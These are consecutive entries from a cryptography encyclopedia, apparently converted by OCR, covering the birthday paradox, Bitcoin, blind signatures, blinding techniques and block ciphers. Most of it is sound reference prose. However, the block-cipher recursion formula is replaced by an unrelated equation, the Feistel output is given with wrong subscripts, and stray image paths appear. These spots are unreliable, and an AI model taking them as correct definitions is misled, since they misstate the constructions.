Email: akl@epfl.ch

Definition

The birthday paradox refers to the fact that there is a probability of more than 50% that among a group of at least 23 randomly selected people at least 2 have the same birthday. It follows from

$$\frac{365}{365} \cdot \frac{365-1}{365} \cdots \frac{365-22}{365} \approx 0.49 < 0.5$$

it is called a paradox because the 23 is felt to be unreasonably small compared to 365. Further, in general, it follows from

$$\prod_{0 \le i \le 1.18\sqrt{p}} \frac{p-i}{p} < 0.5$$

that it is not unreasonable to expect a duplicate after about $\sqrt{p}$ elements have been picked at random (and with replacement) from a set of cardinality p. A good exposition of the probability analysis underlying the birthday paradox can be found in Corman et al. (2001).

Applications

Under reasonable assumptions about their inputs, common cryptographic *k*-bit *hash functions* may be assumed to produce random, uniformly distributed *k*-bit outputs. Thus, one may expect that a set of the order of $2^{k/2}$ inputs contains two elements that hash to the same value. Such hash function collisions have important cryptanalytic applications. Another prominent cryptanalytic application of the birthday paradox is Pollard's rho factoring method (see the entry on integer factoring), where elements are drawn from *Z*/*nZ* for some integer *n* to be factored. When taken modulo *p* for any unknown *p* dividing *n*, the elements are assumed to be uniformly distributed over *Z*/*pZ*. A collision modulo *p*, and therefore possibly a factor of *n*, may be expected after drawing approximately $\sqrt{p}$ elements.

Cryptanalytic applications of the birthday paradox where the underlying distributions are not uniform are the large prime variations of sieving-based factoring methods. There, in the course of the data gathering step, data involving so-called large primes *q* is found with probability approximately inversely proportional to *q*. Data involving large primes is useless unless different data with a matching large prime is found. The fact that smaller large primes occur relatively frequently, combined with the birthday paradox, leads to a large number of matches and a considerable speedup of the factoring method.

Cross-References

Collision Resistance
Generic Attacks Against DLP
Hash Functions
Integer Factoring

Recommended Reading

Cormen TL, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms, 2nd edn. MIT, Cambridge, Section 5.4

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1670

Bitcoin

Aggelos Kiayias[39] ✉
(39) School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

✉ **Aggelos Kiayias**
Email: aggelos.kiayias@ed.ac.uk
Email: akiayias@inf.ed.ac.uk

Definition

Bitcoin refers to either the Bitcoin blockchain protocol (Nakamoto, 2008), its implementation (Nakamoto, 2009), or the digital asset maintained in the ledger of the Bitcoin blockchain.

Background

Bitcoin was introduced by an anonymous author and developer under the alias Satoshi Nakamoto. The protocol combines various cryptographic primitives and networking techniques to mint and distribute a digital currency, called Bitcoin, as well as maintain a ledger that can be publicly consulted to track and verify Bitcoin transactions. The ledger is equipped with a *scripting language* that also allows rudimentary *smart contracts* to be written and executed.

The main ingredients and enablers of the Bitcoin blockchain protocol are the following. A peer-to-peer network which allows participants to send to each other well-formed messages without the help of a central authority: the Proof of Work (PoW) primitive, which is used to prevent protocol participants from flooding the network with malformed messages and gives

them the opportunity to converge to a unique view regarding the history of transactions; A hashchain data structure, which, combined with PoW, serializes the history of transactions in a way that all parties, including freshly joining ones, can identify the most recent one; and, finally, a digital signature scheme which enables parties to issue transactions in an unforgeable manner.

Aside from the protocol logic itself, the Bitcoin blockchain uses a *genesis block* as the minimum common knowledge assumption required for parties to engage with the protocol. The genesis block contains the phrase "The Times 03/Jan/2009 Chancellor on brink of second bailout for banks" as evidence that the genesis block was created no earlier than the 3rd of January of 2009. This would preclude a PoW *precomputation attack* by any insiders that would subvert the protocol properties.

Bitcoin's monetary policy is determined by a schedule that awards the protocol participant who discovers a block (known as a *miner*) with a predetermined amount of Bitcoin based on the block height. The block height is the distance of the current block from the genesis block in terms of number of blocks. The bitcoin received in this way are also referred to as the *coinbase reward*. The initial reward was 50 Bitcoin and every 210,000 blocks it is halved. The maximum number of halvings allowed by the protocol is 64 after which the reward is set to 0. Note that the miners also receive transaction fees as payments; hence, after 64 halvings, the premise is that miners will fund their operation solely via transaction fees. An implication of the above *geometric* rate of issuance is that the total supply of Bitcoin is bounded by 21,000,000.

The Bitcoin protocol continuously adjusts the hardness of the underlying PoW algorithm. Every 2016 blocks the protocol measures the elapsed time and adjusts the difficulty so that the block production rate is 10 minutes per block. This is achieved by suitably calibrating the *target* value of the PoW algorithm.

What typifies the protocol logic of the Bitcoin blockchain is it instructs participants to adopt the chain with the most aggregate difficulty (which, between chains of equal difficulty target, simply means the *longest chain*). Moreover, the Bitcoin protocol is psedonymous, in the sense that users do not have to identify themselves to participate or hold Bitcoin, and furthermore they are allowed to create as many pseudonyms as they like.

Some properties that are achieved by the Bitcoin blockchain protocol are consistency (sometimes called persistence) and liveness. The former ensures that all parties can agree in a unique transaction history with overwhelming probability. The latter ensures that the protocol does progress and incorporates new valid transactions as they appear. The formal modeling and analysis of the Bitcoin blockchain protocol was initiated in Garay et al (2015) and further refined in subsequent works such as Pass et al (2017) and Garay et al (2017).

Limitations, Mitigations, and Future directions

In relation to the Bitcoin protocol, as well as the design of blockchain protocols in general, a number of limitations and challenges have been identified.

First, there is the issue of scalability, namely, scaling a blockchain protocol so that it is able to handle large number of transactions. It is worth noting that the combination of a limited block production rate (which is needed for security) and an upper bound on the block size (which is needed for fast network-wide propagation) can result in just a handful of transactions per second as effective throughput. There are various techniques to improve this limitation which range from redesigning the protocol to utilizing so called “layer 2” protocols which facilitate fast interactions taking place *off chain*. A prominent example of this latter approach is the Lightning network (Poon and Dryja, 2016), while an example of the former is the prism protocol (Bagaria et al, 2019).

Second, the deployment of the Bitcoin protocol and the interest around its technology and its native token lead to a race for increased computational power to engage in mining. This, in turn, leads to a significant of energy expenditure required to power the computations of the miners as well as electronic waste from mining equipment that becomes obsolete. Ensuring that the Bitcoin network is not detrimental to the environment is an ongoing challenge.

In terms of privacy, while the Bitcoin protocol is pseudonymous, it possible for anyone to link addresses with transactions and perform analysis of the transaction graph to extract potentially useful information about the way people are using the protocol. Some examples of such analyses are (Ron and Shamir, 2013; Meiklejohn et al, 2016). Designing protocols with

better privacy profiles is an ongoing endeavor – some prominent examples are (Ben-Sasson et al, 2014; van Saberhagen, 2013).

The incentives behind running the Bitcoin blockchain protocol have also received a fair amount of criticism. Notably, it is known that due to selfish mining attacks (Eyal and Sirer, 2014), the protocol may not be an equilibrium strategy. Another negative result is the protocol's potential instability when the block rewards are eliminated (or become near zero), and the miners have to engage merely to collect the transaction fees, cf. Carlsten et al (2016).

The scripting language of Bitcoin is limited; for instance, it lacks for and while loops. This means that it is *Turing incomplete*. This has motivated the exploration of alternative languages offering Turing completeness (or at least programming concepts coming close to it). for programming Blockcahin protocols. One example is Solidity which was developed in the context of the Ethereum blockchain (Wood, 2014), and one other following a functional programming paradigm approach is Plutus which was developed in the context of the Cardano blockchain.

Finally, it is of high interest to develop post-quantum secure blockchain protocols. The possibility of an attack that takes advantage a quantum computer in the near future cannot be excluded, and as a result developing mitigations for the basic primitives used as well as analyzing the protocol in such a quantum setting remains an important consideration.

Cross-References

Byzantine Agreement
Incentives for Distributed Ledgers
Peer-to-Peer Systems
Proof of Work
Smart Contract

References

Arnosti N, Weinberg SM (2019) Bitcoin: a natural oligopoly. In: Blum A (ed) 10th Innovations in Theoretical Computer Science Conference, ITCS 2019, 10–12 Jan 2019, San Diego, California, USA, Schloss Dagstuhl – Leibniz-Zentrum für Informatik, LIPIcs, vol 124, pp 5:1–5:1. https://doi.org/10.4230/LIPIcs.ITCS.2019.5

Bagaria VK, Kannan S, Tse D, Fanti G, Viswanath P (2019) Prism: deconstructing the blockchain to approach physical limits. In: Cavallaro L, Kinder J, Wang X, Katz J (eds) Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, 11–15 Nov 2019, London, UK. ACM, pp 585–602. https://doi.org/10.1145/3319535.3363213

Ben-Sasson E, Chiesa A, Garman C, Green M, Miers I, Tromer E, Virza M (2014) Zerocash: decentralized anonymous payments from bitcoin. IACR Cryptology ePrint Archive 2014:349

Carlsten M, Kalodner HA, Weinberg SM, Narayanan A (2016) On the instability of bitcoin without the block reward. In: Weippl ER, Katzenbeisser S, Kruegel C, Myers AC, Halevi S (eds) Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, 24–28 Oct 2016, Vienna, Austria. ACM, pp 154–167. https://doi.org/10.1145/2976749.2978408

Eyal I, Sirer EG (2014) Majority is not enough: Bitcoin mining is vulnerable. In: Financial Cryptography

Garay JA, Kiayias A, Leonardos N (2015) The bitcoin backbone protocol: analysis and applications. In: Oswald E, Fischlin M (eds) Advances in Cryptology – EUROCRYPT 2015 – 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, 26–30 April 2015, Sofia, Bulgaria, Proceedings, Part II. Lecture Notes in Computer Science, vol 9057. Springer, pp 281–310. https://doi.org/10.1007/978-3-662-46803-6_10

Garay JA, Kiayias A, Leonardos N (2017) The bitcoin backbone protocol with chains of variable difficulty. In: Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, 20–24 Aug 2017, Proceedings, Part I, pp 291–323. https://doi.org/10.1007/978-3-319-63688-7_10

Kiayias A, Stouka A (2021) Coalition-safe equilibria with virtual payoffs. In: AFT ’21: 3rd ACM Conference on Advances in Financial Technologies, 2021

Meiklejohn S, Pomarole M, Jordan G, Levchenko K, McCoy D, Voelker GM, Savage S (2016) A fistful of bitcoins: characterizing payments among men with no names. Commun ACM 59(4):86–93. https://doi.org/10.1145/2896384

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://bitcoin.org/bitcoin.pdf

Nakamoto S (2009) Bitcoin open source implementation of p2p currency. http: //p2pfoundation. ning.com/ forum/ topics/ bitcoin-open-source

Pass R, Seeman L, Shelat A (2017) Analysis of the blockchain protocol in asynchronous networks. In: Advances in Cryptology – EUROCRYPT 2017 – 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, April 30–May 4 2017. Proceedings, Part II, pp 643–673, https://doi.org/10.1007/978-3-319-56614-6_22

Poon J, Dryja T (2016) The bitcoin lightning network: scalable off-chain instant payments. https://lightning.network/lightning-network-paper.pdf

Ron D, Shamir A (2013) Quantitative analysis of the full bitcoin transaction graph. In: Sadeghi A (ed) Financial Cryptography and Data Security – 17th International Conference, FC 2013, Okinawa, Japan, 1–5 April 2013, Revised Selected Papers, Springer, Lecture Notes in Computer Science, vol 7859, pp 6–24. https://doi.org/10.1007/978-3-642-39884-1_2

van Saberhagen N (2013) Cryptonote v2.0. https://github.com/monero-project/research-lab/blob/master/whitepaper/whitepaper.pdf

Wood G (2014) Ethereum: a secure decentralised generalised transaction ledger. Ethereum project yellow paper 151:1–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300130

Black Box Algorithms

Generic Attacks Against DLP

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300131

Black Hat Hacker

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_889

Blackmailing Attacks

David Naccache[40] ✉
(40) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A blackmailing attack consists in coercing an authority (e.g., by taking a hostage) to publish (e.g., in a newspaper or on the Internet) an encrypted version of a system secret key. Blackmailing attacks are a concern in anonymous cash systems that have no anonymity revocation features.

Cross-References

Anonymity

Recommended Reading

von Solms S, Naccache D (1992) On blind signatures and perfect crimes. Comput Secur 11:581–583

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1750

Blind Signature

Flavio Lombardi[41] ✉
(41) IAC-CNR, Rome, Italy

✉ **Flavio Lombardi**
Email: f.lombardi@iac.cnr.it

Synonyms

Blinding techniques; Unlinkability

Definitions

Blind signature depicts the digital signature of a message whose content is blinded (i.e., non-visible) to the signer. As such, the signer cannot learn the content of the message. This property is particularly useful in a number of usage scenarios.

Background

David Chaum introduced blind signatures (Chaum, 1983) as a fundamental ingredient of his "Anonymous eCash" centralized digital currency, to allow a trusted party to issue and redeem coins without learning how the coins were spent, i.e., with no possibility of linking the buyer and the seller exchanging those coins.

Theory and Application

In a blind signature scheme, the signer does not know what he is signing. This is a requirement in digital cash and anonymous voting schemes, as it allows a third party to supervise and perform the creation of signed messages, at the same time protecting the confidentiality of such messages.

The message is blinded by combining it with a random blinding factor. Then, the signer can apply a standard signing algorithm. The resulting message plus blinding factor can be later verified using the signer public key.

Blind signatures can be implemented using various different public-key encryption schemes. One blind signature implementation is based on RSA where the signer has a public key (n, e) and a secret key d. For Alice to have her message m blindly signed, the protocol is as follows (Peacock et al., 2013):

1. Alice randomly chooses k such as $0 \leq k \leq n - 1$ and $gcd(n, k) = 1$;

2. given the message m, Alice computes and sends $m' = mk^e \pmod{n}$ to the Signer;

3. the signer computes $s' = (m')d \pmod{n}$ and sends s' back to Alice;

4. Alice computes $s = s'k^{-1}$, i.e., the sender signature on message m.

Blind signatures can also provide some degree of unlinkability of the blinded message to its unblinded version by the signer/verifier, given that the signer response is unblinded before verification. As such, the signature still holds for the unblinded message. The above property is vital to electronic voting systems where ballots have to be verified before being counted in order to verify voter credentials and avoid duplication of votes while at the same time protecting voter anonymity.

RSA blinding techniques can prevent timing attacks on RSA decryption (Green, 2019) as blinding the value before applying the secret key prevents the attacker from submitting specific numbers for decryption.

Open Problems and Future Directions

RSA-based blind signing is vulnerable to the RSA blinding attack. The rationale is that signing is equivalent to decrypting using the signer's secret key. By providing a blinded version m' of a message m encrypted with the signer public key, removing the blindness can expose the clear text. The attack can be avoided by preventing the signer to directly sign the message. In fact, an RSA key should never be used for both encryption and signing.

In the past, blind signature schemes have also leveraged bilinear groups (Yameng and Xiangguo, 2017) and have allowed extracting signatures on message lists such as Camenisch and Lysyanskaya (2002), useful in eCash and anonymous credential schemes.

Blind signature schemes can also benefit from quantum cryptography. As shown in Wen et al. (2009), a weak blind signature scheme based on the correlation of Einstein–Padolsky–Rosen pairs could guarantee unconditionally security and message owner anonymity leveraging quantum key distribution and one-time pads.

Cross-References

Blinding Techniques

References

Camenisch J, Lysyanskaya A (2003) A Signature Scheme with Efficient Protocols. Security in Communication Networks. SCN 2002. Lecture Notes in Computer Science. Springer, Berlin, vol 2576. https://doi.org/10.1007/3-540-36413-7_20

Chaum D (1983) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology. Springer, Boston, pp 199–203. ISBN 978-1-4757-0602-4

Green M (2019) A note on blind signature schemes. Last accessed on 2022-02-02. https://blog.cryptographyengineering.com/a-note-on-blind-signature-schemes/

Peacock T, Ryan PYA, Schneider S, Xia Z (2013) Chapter e90 – verifiable voting systems. In: Vacca JR (ed) Computer and information security handbook, 3rd edn. Morgan Kaufmann, Boston, pp e293–e315. ISBN 978-0-12-803843-7. https://doi.org/10.1016/B978-0-12-803843-7.00090-9

Wen X, Niu X, Ji L, Tian Y (2009) A weak blind signature scheme based on quantum cryptography. Opt Commun 282 (4): 666–669. ISSN 0030-4018. https://doi.org/10.1016/j.optcom.2008.10.025

Yameng C, Xiangguo C (2017) Certificateless group signature scheme from bilinear pairings. In: Proceedings of the 2017 2nd international conference on communication and information systems,

ICCIS 2017, New York. Association for Computing Machinery, pp 262–267. ISBN 9781450353489. https://doi.org/10.1145/3158233.3159347

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300133

Blinding

Masking Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1764

Blinding Techniques

Hanaa Abbas[42] ✉ and Roberto Di Pietro[43] ✉
(42) ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar
(43) CEMSE, King Abdullah University of Science and Technology, Thuwal, Saudi Arabia

✉ **Hanaa Abbas**
Email: haab09879@hbku.edu.qa

✉ **Roberto Di Pietro (Corresponding author)**
Email: roberto.dipietro@kaust.edu.sa

Synonyms

Blind signature; Secure multi-party computation

Definitions

In cryptography, blinding is a concept related to confidentiality. In particular, it refers to the capacity of outsourcing the computation of a mathematical function, e.g., $y = f(x)$, to an (untrusted) server while ensuring that the values of the real input (x) and the real output (y) are kept hidden from the server. In typical blinding protocols, the client provides an encoded ("blinded") form, $x' = E(x)$, of a real input x to the server and receives the corresponding encoded output $y' = f(x')$. The client then applies a decoding function D to obtain the expected output $y = f(x)$, where y is actually computed by the client as $y = D(y')$. The notion of blinding is useful for a client in scenarios where, for example, the client can only resort to a

(potentially untrusted) server to compute $f(x)$, for $f(\circ)$ is a proprietary function, or because the client does not have the resources to efficiently perform the computation – while in both cases the client wants to preserve the privacy of the input data as well as the output of the computation.


Theory and Application

Blinding has been applied in a variety of interactive schemes that aim to provide both input privacy and output privacy, such as blind signatures, anonymous credential systems (Camenisch and Lysyanskaya, 2004), e-voting schemes, digital cash (Khalilov and Levi, 2018), and divertible zero-knowledge proofs (Craver, 1999). The first application of blinding was proposed in Chaum's Blind Signature scheme to achieve untraceable payments (Chaum, 1983). Blind signatures are an extension to the RSA signature scheme where given a "blinded" document, a signer can produce a valid signature for the "unblinded" one. The signer cannot link the blinded document to the original one or to the entity on behalf of whom he has generated the signature (Abe and Fujisaki, 1996). Most recently, blind signatures have been used to achieve accountable mixing in blockchain-based systems to prevent the mixer from learning the users' input/output address mapping (Valenta and Rowan, 2015).

For the case of blinding in public-key cryptography, consider the following parameter definitions: (i) (x, y) is a pair of private-key (x) and public-key (y) generated by the server; (ii) $m \in M$ is an input message chosen from M, the set of all possible input messages; (iii) $z \in Z$ is an output message from Z, the set of all possible output messages; and (iv) $a \in A$ is a *blinding factor* picked at random by the client from A, the set of all possible blinding factors. The client maintains a family of auxiliary functions $\phi_{y,a}$ and $\Phi_{y,a}$, indexed by a public key y and a blinding factor a, that are used to transform an input m to the blinded form m' and compute the unblinded output z from the server's output z', respectively. By definition, the server owns a key-pair (x, y) and computes the output of a function f_x, indexed by the private key x.

Continuing from the above definitions, the blinding protocol takes place within a client-server architecture in the following order, as illustrated in Fig. 1:

1. The server generates a key pair (x, y) and publishes y.



Blinding Techniques, Fig. 1 Blinding techniques in client-server models

2. For an input m, the client chooses a blinding factor a at random and transforms m into m' using the auxiliary function $\phi_{y,a}(m)$.

3. The server computes the function $z' = f_x(m')$ and returns the output to the client.

4. The client unblinds z' by applying the inverse of the second auxiliary function, such that $z = \Phi^{-1}_{y,a}(z')$.

Consequently, a message can be efficiently "blindable" if the following conditions are met:

- $\phi_{y,a}$ and $\Phi^{-1}_{y,a}$ are executable in polynomial time.
- The encoding function $\phi_{y,a}$ is a bijection (one-to-one mapping) on the input space of f_x and, ideally, is a random permutation.
- $\phi_{y,a}$ has an inverse function, such that $\Phi^{-1}_{y,a}(f_x(\phi_{y,a}(m))) = f_x(m) = z$.

The blinding factor a ensures that a blinded input m' to f_x is random and indistinguishable from the unblinded input m (Abe and Fujisaki, 1996). For this reason, blinding techniques are an effective countermeasure against side-channel attacks (timing analysis and/or power analysis), where an adversary tries to recover the input to a cryptographic function by measuring the computation time or power consumption of the cryptosystem or its hardware – rather than analyzing the function's result directly.

Blinding functions can take two forms: multiplicative or additive. In the example of blind signatures, multiplicative blinding can entail multiplying the message by a random blinding factor; accordingly, the process is

reversed by multiplying the blinded message by the multiplicative inverse of the signed blinding factor (Chaum and Van Antwerpen, 1989). Furthermore, the one-time pad (OTP) is a notable case of additive blinding (Shoukry et al., 2016), where the message x is blinded or unblinded by XOR'ing it with a symmetric key or OTP.

There are other prominent techniques that are related to blinding that include multi-party computation (MPC) and homomorphic encryption. For instance, MPC enables the joint computation of a function over the users' inputs while ensuring that those inputs remain hidden. As such, MPC aims to provide input privacy protection within a system against each one of the system's participants. Nonetheless, some information can be inferred about the private inputs; however, that information is restricted only to whatever could be learned from the output of the function. In some aspects, homomorphic encryption is a closer concept to blinding than MPC – where the computation is performed on encrypted data without the need to ever decrypt it.

Cross-References

Blind Signature
Chaum Blind Signature Scheme

References

Abe M, Fujisaki E (1996) How to date blind signatures. In: International conference on the theory and application of cryptology and information security. Springer, pp 244–251

Camenisch J, Lysyanskaya A (2004) Signature schemes and anonymous credentials from bilinear maps. In: Annual international cryptology conference. Springer, pp 56–72

Chaum D (1983) Blind signatures for untraceable payments. In: Advances in cryptology. Springer, Boston, pp 199–203

Chaum D, Van Antwerpen H (1989) Undeniable signatures. In: Conference on the theory and application of cryptology. Springer, pp 212–216

Craver S (1999) Zero knowledge watermark detection. In: International workshop on information hiding. Springer, pp 101–116

Khalilov MCK, Levi A (2018) A survey on anonymity and privacy in bitcoin-like digital cash systems. IEEE Commun Surv Tutor 20(3):2543–2585

Shoukry Y, Gatsis K, Alanwar A, Pappas GJ, Seshia SA, Srivastava M, Tabuada P (2016) Privacy-aware quadratic optimization using partially homomorphic encryption. In: 2016 IEEE 55th conference on decision and control (CDC). IEEE, pp 5053–5058

Valenta L, Rowan B (2015) Blindcoin: blinded, accountable mixes for bitcoin. In: International conference on financial cryptography and data security. Springer, pp 112–126

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_549

Block Ciphers

Lars R. Knudsen[44] ✉
(44) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen**
Email: Lars.R.Knudsen@mat.dtu.dk

Definition

For any given key k, a block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.

Background

Encryption systems have existed for thousands of years; many of the older systems may be characterized as block ciphers. Block ciphers became popular with the publication of the Data Encryption Standard in 1977.

Theory

In his milestone paper from 1949 (Shannon 1949) Shannon defines perfect secrecy for secret-key systems and shows that they exist. A secret-key cipher obtains *perfect secrecy* if for all plaintexts x and all ciphertexts y it holds that $\Pr(x) = \Pr(x|y)$ (Shannon 1949). In other words, a ciphertext y gives no information about the plaintext. This definition leads to the following result.

Corollary 1 *A cipher with perfect secrecy is unconditionally secure against an adversary who, a priori, knows only the ciphertext.*

As noted by Shannon the Vernam cipher, also called the *one-time pad*, obtains perfect secrecy. In the one-time pad the plaintext characters are added with independent key characters to produce the ciphertexts. However, the practical applications of perfect secret-key ciphers are limited, since it requires as many digits of secret key as there are digits to be enciphered. A more desirable situation would be if the same key could be used to encrypt texts of many more bits.

Two generally accepted design principles for practical ciphers are the principles of confusion and diffusion that were suggested by Shannon. *Confusion*: The ciphertext statistics should depend on the plaintext statistics in a manner too complicated to be exploited by the cryptanalyst. *Diffusion*: Each digit of the plaintext and each digit of the secret key should influence many digits of the ciphertext. These two design principles are very general and informal.

Shannon also discusses two other more specific design principles. The first is to make the security of the system reducible to some known difficult problem. This principle has been used widely in the design of public-key systems, but not in secret-key ciphers. Shannon's second principle is to make the system secure against all known attacks, which is still the best known design principle for secret-key ciphers today.

A block cipher with n-bit blocks and a κ-bit key is a selection of 2^κ permutations (bijective mappings) of n bits. For any given key k, the block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.

The number of permutations of n-bit blocks is $2^n!$, which using Stirlings approximation is $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n}$ for large n. Since $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n} < 2^{(n-1)2^n}$ for $n \geq 3$, with $\kappa = (n-1)2^n$ one could cover all n-bit permutations, but typically κ is chosen much smaller for practical reasons. For example, for the AES (NIST 2001) one option is the parameters $\kappa = n = 128$ in which case $(n-1)2^n \simeq 2^{135}$.


Most block ciphers are so-called *iterated ciphers* where the output is computed by applying in an iterative fashion a fixed key-dependent

function r times to the input. One says that such a cipher is an r-round iterated (block) cipher. A *key-schedule algorithm* takes as input the user-selected κ-bit key and produces a set of subkeys.

Let g be a function which is invertible when the first of its two arguments is fixed. Define the sequence z_i recursively by

$$r_2, \ldots, r_n \in \mathbb{Z}_p \tag{1}$$

where z_0 is the plaintext, k_i is the ith subkey, and z_r is the ciphertext. The function g is called the *round function*:



In many block ciphers g consists of a layer of substitution boxes, or S-boxes, and a layer of bit permutations. Such ciphers are called *SP-networks*.

A special kind of iterated ciphers are the Feistel ciphers, which are defined as follows. Let n (even) be the block size and assume the cipher runs in r rounds. Let z_0^L and z_0^R be the left and right halves of the plaintext, respectively, each of $n/2$ bits. The round function g operates as follows:

$$\begin{aligned} z_i^L &= z_{i-1}^R \\ z_i^R &= f\left(k_i, z_{i-1}^R\right) + z_{i-1}^L \end{aligned}$$

and the ciphertext is the concatenation of z_0^R and z_0^L . Here f can be any function taking as arguments an $n/2$-bit text and a round key k_i and producing $n/2$ bits. "+" is a commutative group operation on the set of $n/2$-bit blocks. If not specified otherwise it will be assumed that "+" is bitwise addition modulo 2 (or in other terms, the exclusive-or operation denoted by $\oplus$). Also, variants where the texts are split into two parts not of equal lengths and variants where the texts are split into more than two parts have been suggested.

Two of the most important block ciphers are the Feistel cipher Data Encryption Standard (DES) (National Bureau of Standards 1977) and the SP-network Advanced Encryption Standard (AES) (NIST 2001).

In the following $e_k(\cdot)$ and $d_k(\cdot)$ denote the encryption operation, respectively, the decryption operation of a block cipher of block length n using the κ-bit key k.

Next described is a model which is standard in secret-key cryptology. The sender and the receiver share a common key *k*, which has been transmitted over a secure channel. The sender encrypts a plaintext *x* using the secret key *k*, sends the ciphertext *y* over an insecure channel to the receiver, who restores *y* into *x* using *k*. The attacker has access to the insecure channel and can intercept the ciphertexts (cryptograms) sent from the sender to the receiver. To avoid an attacker to speculate in how the legitimate parties have constructed their common key, the following assumption is often made.

Assumption 1 *All keys are equally likely and a key k is always chosen uniformly at random*.

Also it is often assumed that all details about the cryptographic algorithm used by the sender and receiver are known to the attacker, except for the value of the secret key. Assumption 2 is known as *Kerckhoffs's Assumption*.

Assumption 2 *The enemy cryptanalyst knows all details of the enciphering process and deciphering process except for the value of the secret key*.

The possible attacks against a block cipher are classified as follows, where *A* is the attacker:

- *Ciphertext-only attack. A* intercepts a set of ciphertexts.
- *Known plaintext attack. A* obtains $x_1, x_2, \ldots, x_s$ and $y_1, y_2, \ldots, y_s$, a set of *s* plaintexts and the corresponding ciphertexts.
- *Chosen plaintext attack. A* chooses *a priori* a set of *s* plaintexts $x_1, x_2, \ldots, x_s$ and obtains in some way the corresponding ciphertexts $y_1, y_2, \ldots, y_s$.
- *Adaptively chosen plaintext attack. A chooses a set of plaintexts* $x_1, x_2, \ldots, x_s$*interactively as he obtains the corresponding ciphertexts* $y_1, y_2, \ldots, y_s$.
- *Chosen ciphertext attacks. These are similar to those of chosen plaintext attack and adaptively chosen plaintext attack, where the roles of plaintexts and ciphertexts are interchanged*.

Also, one can consider any combination of the above attacks. The chosen text attacks are obviously the most powerful attacks. In many

applications they are however also unrealistic attacks.

Redundancy is an effect of the fact that certain sequences of plaintext characters appear more frequently than others. If the plaintexts contain *redundancy*, it may be hard for an attacker to "trick" a legitimate sender into encrypting non-meaningful plaintexts and similarly hard to get ciphertexts decrypted, which do not yield meaningful plaintexts. But if a system is secure against an adaptively chosen plaintext/ciphertext attack then it is also secure against all other attacks. An ideal situation for a designer would be to prove that her system is secure against an adaptively chosen text attack, although an attacker may never be able to mount more than a ciphertext only attack.

The *unicity distance* of a block cipher is the smallest integer s such that essentially only one value of the secret key k could have encrypted a random selection of s plaintext blocks to the corresponding ciphertext blocks. The unicity distance depends on both the key size and on the redundancy in the plaintext space. However, the unicity distance gives no indication of the computational difficulty in breaking a cipher, it is merely a *lower* bound on the amount of ciphertext blocks needed in a ciphertext-only attack to be able to (at least in theory) to identify a unique key. Let κ and n be the number of bits in the secret key, respectively, in the plaintexts and ciphertexts and assume that the keys are always chosen uniformly at random. In a ciphertext-only attack the unicity distance is defined as $n_u = \kappa/(nr_L)$, where r_L is the redundancy of the plaintexts. The concept can be adapted also to the known or chosen plaintext scenarios. In these cases the redundancy of the plaintexts from the attacker's point of view is 100%. The unicity distance in a known or chosen plaintext attack is $n_v = \lceil \kappa/n \rceil$.

The results of the cryptanalytic effort of the attacker A can be grouped as follows (Knudsen 1999):

- *Total break.* A finds the secret key k.
- *Global deduction.* A finds an algorithm F, functionally equivalent to $e_k(\cdot)$ (or $d_k(\cdot)$) without knowing the key k.
